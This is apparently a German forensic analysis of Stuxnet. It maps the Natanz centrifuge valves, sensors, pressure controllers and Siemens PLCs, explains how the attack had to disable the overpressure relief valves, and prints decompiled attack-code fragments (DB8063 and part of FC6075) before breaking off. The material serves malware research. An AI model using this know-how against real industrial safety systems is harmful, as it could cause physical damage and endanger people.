Ein merkwürdiges Detail am Rande: Datumsangaben werden durchgängig im US-Format angezeigt (MM/DD/YYYY). Die Detailansicht oben rechts zeigt einen Screenshot aus einem Video, das am 9. Februar 2010 gedreht wurde. Bleibt die Frage, warum die Iraner das Datum ausgerechnet im Format des "großen Satans" USA anzeigen.

Zentrifugen-Isolationsventile und Vibrationssensoren




Jede Zentrifuge ist an die Kaskade mit drei Rohrleitungen für Materialzufuhr (Feed), Produktabfuhr (Product) und Abfuhr von abgereichertem Uran (Tails) angeschlossen, kann aber mit den oben orange hervorgehobenen Ventilen von der Kaskade abgetrennt werden. Der Zweck dieser Ventile besteht darin, eine vibrierende Zentrifuge von der Kaskade zu isolieren und herunter zu fahren, damit sie ausgetauscht werden kann, während die Kaskade weiter läuft. Jedes Ventil ist an ein PROFIBUS-Netwerk angeschlossen und damit an der S7-417, die die Ventile kontrolliert.

Pink hervorgehoben ist ein Vibrationssensor, über den das Kaskadenschutzsystem feststellen kann, wenn eine bestimmte Zentrifuge anfängt zu vibrieren und isoliert werden muss.

Überdruckventile

Jede Anreicherungsgruppe einer Kaskade ist mit einem Überdruckventil versehen, über welches Prozessgas in das Dump-System abgeleitet werden kann, falls der Druck über den vorgesehenen Schwellwert steigt. Obwohl es hier einen Unsicherheitsfaktor gibt, vermuten wir, dass es sich bei den rot hervorgehobenen Ventilen um diese Überdruckventile handelt. Ihre Position oberhalb der Kaskade und ihre Entfernung untereinander deckt sich mit dem, was auf den Leitsystem-Bildschirmen dargestellt ist.

Die Steuerung dieser Ventile erfolgt durch eine dedizierte Drucksteuerungseinheit (siehe unten), die mit einem Drucksensor gekoppelt ist.




Der obige Bildschirmausschnitt des Leitsystems zeigt die Überdruckventile. Jedes Ventil ist mit einer individellen Kennung versehen, die mit "EP-" beginnt, was für "elektropneumatisch" stehen könnte. Die ersten beiden darauf folgenden Ziffern identifizieren die Kaskade (hier: Kaskade 41), und die beiden letzten Ziffern die Anreicherungsgruppe. Das verwendete grafische Symbol entspricht nicht dem Standard; die Struktur rechts der Ventile könnte eine Pneumatikpumpe symbolisieren. Der Buchstabe "M" neben jedem Ventil steht offensichtlich für Handbetrieb ("m" = "manual", anstelle von Automatikbetrieb), was nicht bedeutet, dass der Bediener vor Ort am Ventil ein Handrad oder ähnliches bedienen müsste. Die Handbedienung kann auch vom Leitstand mit einem Mausklick erfolgen. Der Screenshot entstammt einer


Szene während des Hochfahrens einer Kaskade, was normalerweise im Handbetrieb gemacht wird.

Druchflussventile

Durchflussventile haben nicht nur die zwei Zustände offen/geschlossen (wie die Isolationsventile), sondern können eine Rohrleitung zu einem bestimmten Grad öffnen. Wir finden sie an den Zu- und Abführungen der Kaskade, zumindest in der Kaskadenkonfiguration seit 2012. Im folgenden Bild sind die Durchflussventile rot markiert.




Die Durchflussventile werden offensichtlich in Abhängigkeit von Drucksensoren gesteuert, die sich ebenfalls an den Feed-, Produkt- und Tail-Enden finden, wie es die im Bildschirm eingezeichneten Regelkreise nahelegen.




Absolutdrucksensoren

Die Drucksensoren in Natanz sind auf mehreren Fotos zu erkennen. Auf den Bildschirmen des Leitsystems sind die mit "PT-" gekennzeichnet, was offensichtlich für "Pressure Transducer" steht. Nach meinen Recherchen verwendet Iran Drucksensoren des Typs MKS Baratron, eventuell auch nachgemachte Ware. Das folgende Bild ist ein Produktfoto des Herstellers.

Die Bilder aus der Anlage legen Nahe, dass zwei verschiedene Arten von Drucksensoren eingesetzt werden: Eine Gruppe, die direkt an einzelnen Zentrifugen angebracht ist, und eine andere Gruppe, die an die Rohrleitungen zwischen den Anreicherungsgruppen angebracht sind. Das Folgende Bild zeigt Drucksensoren, die höchstwahrscheinlich den Druck von Anreicherungsgruppen messen und somit für die Steuerung von Überdruckventilen dienen.





Differenzialdrucksensoren



Der einzige Differenzialdrucksensor, den wir finden konnten, befindet sich an der Materialzufuhr einer Kaskade in einem Bild aus 2012 und ist rot hervorgehoben. Er dient vermutlich als Durchflussmesser.

Schaltschränke





Im linken Bild sieht man die Schaltschränke in der oberidischen Pilotanlage (PFEP), rechts die in der unterirdischen Kaskadenhalle (FEP). Obwohl in diesem Bild nicht sichtbar, finden sich mit sehr hoher Wahrscheinlichkeit in diesen Schränken die Siemens S7-417- und S7-315-Steuerungen, die beim Angriff infiziert wurden. Sie wurden ziemlich sicher von den betreffenden Instandhaltern direkt am Schaltschrank per MPI von infizierten Programier-geräten unwissentlich mit Stuxnet infiziert. In Natanz findet sich eine durchgängige PROFIBUS-Architektur, so dass davon ausgegangen werden kann, dass die Neuprojektierung der SPSen stets lokal am Schaltschrank erfolgte.

Siemens-Steuerungen S7-315 und S7-417


Auf den analysierten Fotos konnten wir keine Siemens-SPSen erkennen. Mit hoher Wahrscheinlichkeit liegt das einfach daran, dass Iran aus seiner Automatisierungstechnik immer ein Geheimnis gemacht hat und die SPSen auch den IAEA-Inspektoren nicht gezeigt hat. Nichtsdestotrotz ist es aufgrund des Angriffscodes klar, dass die Steuerungstypen S7-315

(im Zentrifugenantriebssystem) und S7-417 (im Kaskadenschutzsystem) angegriffen wurden. Mit hoher Wahrscheinlichkeit verwendet Iran die redundante Version 417H, die im Falle eines Ausfalls einer Steuerung einen unterbrechungsfreien Betrieb ermöglicht. Softwareroutinen, die sich speziell auf die S7-417H beziehen, sind im Angriffscode vorhanden.

Gasdrucksteuerung und -anzeige

Bei den Steuerungseinheiten, die in den obigen Fotos rot hervorgehoben sind, handelt es sich um Drucksteuerungen. Das Bild unten zeigt das gleiche Produkt (MKS PR-4000) wie im Internet zum Kauf angeboten (fergutec.com).


Die Drucksteuerungen *müssen* vom Angriffscode des Kaskadenschutzsystems manipuliert worden sein, um die Überdruckventile zu deaktivieren. Das Absperren der Gasabführungen hätte sonst lediglich zur Öffnung aller Überdruckventile geführt und wäre sofort von den iranischen Instandhaltern bemerkt worden. Hierdurch wird eine direkte Verbindung zwischen Drucksteuerung und Kaskadenschutzsystem nahegelegt. Der PR-4000 hat aber gar keine PROFIBUS-Schnittstelle. Die Kommunikation wird deshalb mit hoher Wahrscheinlichkeit mittels eines PROFIBUS-nach-Seriell-Konverters hergestellt, wie er auch in ähnlichen Anwendungen verwendet wird (siehe das folgende Diagramm). Aus dem Angriffscode kann geschlossen werden, dass insgesamt 21 Drucksteuerungen pro Kaskade verwendet wurden, wobei die unteren 15 die Überdruckventile steuern.



Automatisierungstechnik und nuklearer Breakout

Als "Breakout" bezeichnet man das Ausbrechen eines Staates aus dem Regime der Internationalen Atomenergiebehörde mit dem Ziel, illegitim Atomwaffen herzustellen. Entscheidend für ein Breakout-Szenario ist die Zeit, die der betreffende Staat (hier: Iran) nach Beginn des Breakouts — angezeigt durch Rauswurf der IAEA-Inspektoren — bis zur Herstellung einer Atomwaffe benötigt. Je kürzer diese Zeit ist, desto unwahrscheinlicher wird die Aussicht, mit internationalen Sanktionen die Herstellung von Atomwaffen verhindern zu können.

Eine Analyse der Rohrleitungen und der Automatisierungstechnik zeigt, dass Iran spätestens 2012 von der fest verschweißten Kaskadenstruktur zu einer dynamischen Kaskadenstruktur wechselte, die praktisch innerhalb von Stunden geändert werden kann.



Dies zeigt eine Analyse des obigen Bildschirmfotos. Der Kern sind die rot hervorgehobenen Rohrleitungen unterhalb der fünfzehn Anreicherungsgruppen. Sie sind mit Ventilen versehen, die es erlauben, die äußeren Anreicherungsgruppen einfach abzuschalten, um auf diese Weise eine Kaskadenstruktur mit weniger als fünfzehn Anreicherungsgruppen zu erhalten. Ein anderer Zweck für diese Art der Leitungsführung und die so platzierten Ventile ist nicht erkennbar.

Warum würde man die Anzahl der Anreicherungsgruppen verkleinern wollen? Das hätte zweifellos bedeutende Vorteile für den Fall, dass man hoch angereichertes (waffenfähiges) Uran produzieren wollte. Zur Produktion von Uran mit Anreicherungsgraden von 20% und höher verwendet man kleinere Kaskaden. So verwendet Pakistan beispielsweise Kaskaden mit 114 Zentrifugen um von 20% auf 60% anzureichern, und Kaskaden mit 64 Zentrifugen um von 60% auf 90% (waffenfähig) anzureichern. Obwohl eine Kaskade mit 164 oder 174 Zentrifugen theoretisch auch zur Produktion von waffenfähigem Uran eingesetzt werden kann, dauert es einfach viel länger. Die kleineren Kaskaden verringern die Breakout-Zeit beträchtlich.

Beispiele aus dem Angriffscode

In diese Abschnitt zeige ich einige Beispiele vom Stuxnet-Angriffscode, um dem Leser eine Idee von unserer forensischen Analyse zu geben. Die Codeteile, die aussehen wie Maschinensprache, wurden automatisch aus dem Schadecode extrahiert. Hierzu wurde der Schadcode zunächst entschlüsselt, wie im Kapitel "Forensik" beschrieben, und dann anschließend mithilfe eines frei verfügbaren Step7-Decompilers in AWL umgewandelt. AWL ist eine von Siemens verwendete Programmiersprache und bedeutet "Anweisungsliste".

Bei den Codeteilen in Pseudocode handelt es sich allesamt um Beispiele, die wir in mühsamer Handarbeit aus dem AWL-Code erstellt haben. Der Pseudocode orientiert sich locker an der Programmiersprache C++, ist aber für jeden Softwareentwickler und auch für Automatisierungstechniker verständlich. In vielen Fällen haben wir Adressen von Speicherstellen durch von uns erarbeitete symbolische Variablennamen (z.B. "state", "cascade", "error") ersetzt, um das Verständnis für die Funktionsweise des Codes zu erhöhen. Die Auflösung von Speicherstellen in symbolische Variablen allein hat teilweise mehrere Wochen gedauert. Alle Kommentare wurden von uns eingesetzt.

Alle Beispiele stammen aus dem Angriff auf das Kaskadenschutzsystem.

DB 8063: Ein wesentlicher Schlüssel zum Verständnis

Die Codeanalyse liefert hauptsächlich Operationen mit Pointern auf bestimmte Datenbereiche. Erst wenn man versteht, was diese Daten referenzieren könnten, erschließt sich der Angriffscode. Wesentliche Erkenntnisse kamen dabei von dem Haupt-Datenbaustein des Angriffs auf der S7-417, DB8063.

```
Array [0..16383]: BYTE
Array [1..984]: DWORD
Array [1..984]: BOOL
Array [1..6] [1..164]: BYTE
DWORD
INT
INT
Array [1..6] [1..24]: DINT
Array [1..6] [1..24]: INT
Array [1..984]: BOOL
Array [1..6] [1..24]: BOOL
Array [1..6] [1..24]: INT
Array [1..6]: INT
Array [1..6] [1..15]: INT
Array [1..6]: BOOL
Array [1..6] [1..25]: BOOL
Array [1..6] [1..25]: BOOL
Array [1..6] [1..25]: Struct 3 elements: INT, BOOL, BOOL
Array  [1..164]: INT
Array  [1..15]: INT
Array  [1..15]: INT
Array  [1..15]: INT
Array  [1..15]: INT
BOOL
BOOL
BOOL
BOOL
DWORD
DWORD
INT
INT
INT
BOOL
```

```
BOOL
BOOL
BOOL
BOOL
INT
BOOL
BOOL
Array  [1..6] [1..2]: INT
Array  [1..25]: Struct 5 elements: INT, (Array [1..11]: INT), INT, INT, BOOL
DINT
INT
INT
DATE_AND_TIME
DATE_AND_TIME
Struct 2 elements: DATE_AND_TIME, TIME      // Group of six
Struct 2 elements: DATE_AND_TIME, TIME      //      :
Struct 2 elements: DATE_AND_TIME, TIME      //      :
Struct 2 elements: DATE_AND_TIME, TIME      //      :
Struct 2 elements: DATE_AND_TIME, TIME      //      :
Struct 2 elements: DATE_AND_TIME, TIME      //      :
Array [1..6]: Struct 2 elements: DATE_AND_TIME, INT
Array [1..3]: Struct 4 elements: INT, INT, BOOL, BOOL
INT    // Group of six
INT    //      :
INT    //      :
INT    //      :
INT    //      :
INT    //      :
```

Die Initialisierungsroutine (FC6075) in Pseudocode

Im Zusammenhang mit dem oben abgebildeten DB8063 liefert die folgende Initialisierungsroutine des ersten Angriffs wesentliche Einblicke in die verwendeten Datenstrukturen — und damit auch in das Layout der angegriffenen Anlage. In diesem Code finden sich die entscheidenden forensischen Merkmale, die zu 100% mit der weiter oben analysierten Kaskadenstruktur in Natanz übereinstimmen.

```
void FC6075(arg2)
{
        if(arg2 == 1)
        {
                DB8063.25808.0 = 1;
                DB8063.25808.1 = 0;
                DB8063.25808.2 = 1;
                DB8063.25808.3 = 0;

                DB8063.D25810 = 1;
                DB8063.D25814 = 0;
                DB8063.W25818 = 0;

                for(int i=1 ; i<=6 ; i++) //M008
                {
                        var24 = i-1*80+213600;

                        FC6077(2, 0x1F7F#84_var24); //DB8063...

                        DB8063[i+197679].0 = 0;

                        for(int j=1 ; j<=164 ; j++) //M003
                        {
                                DB8063[i-1*164+j+162559].0 = DB8063.25808.0;
                                DB8063[i-1*164+j+178399].0 = DB8063.25808.0;

                                DB8063[i-1*168+179391+j].0 = DB8063.25808.0;

                                DB8063[i-1*164+j-1*16+180400] = 0W;
```

```
                }
                for(int j=1 ; j<=25 ; j++) //M002,M007
                {
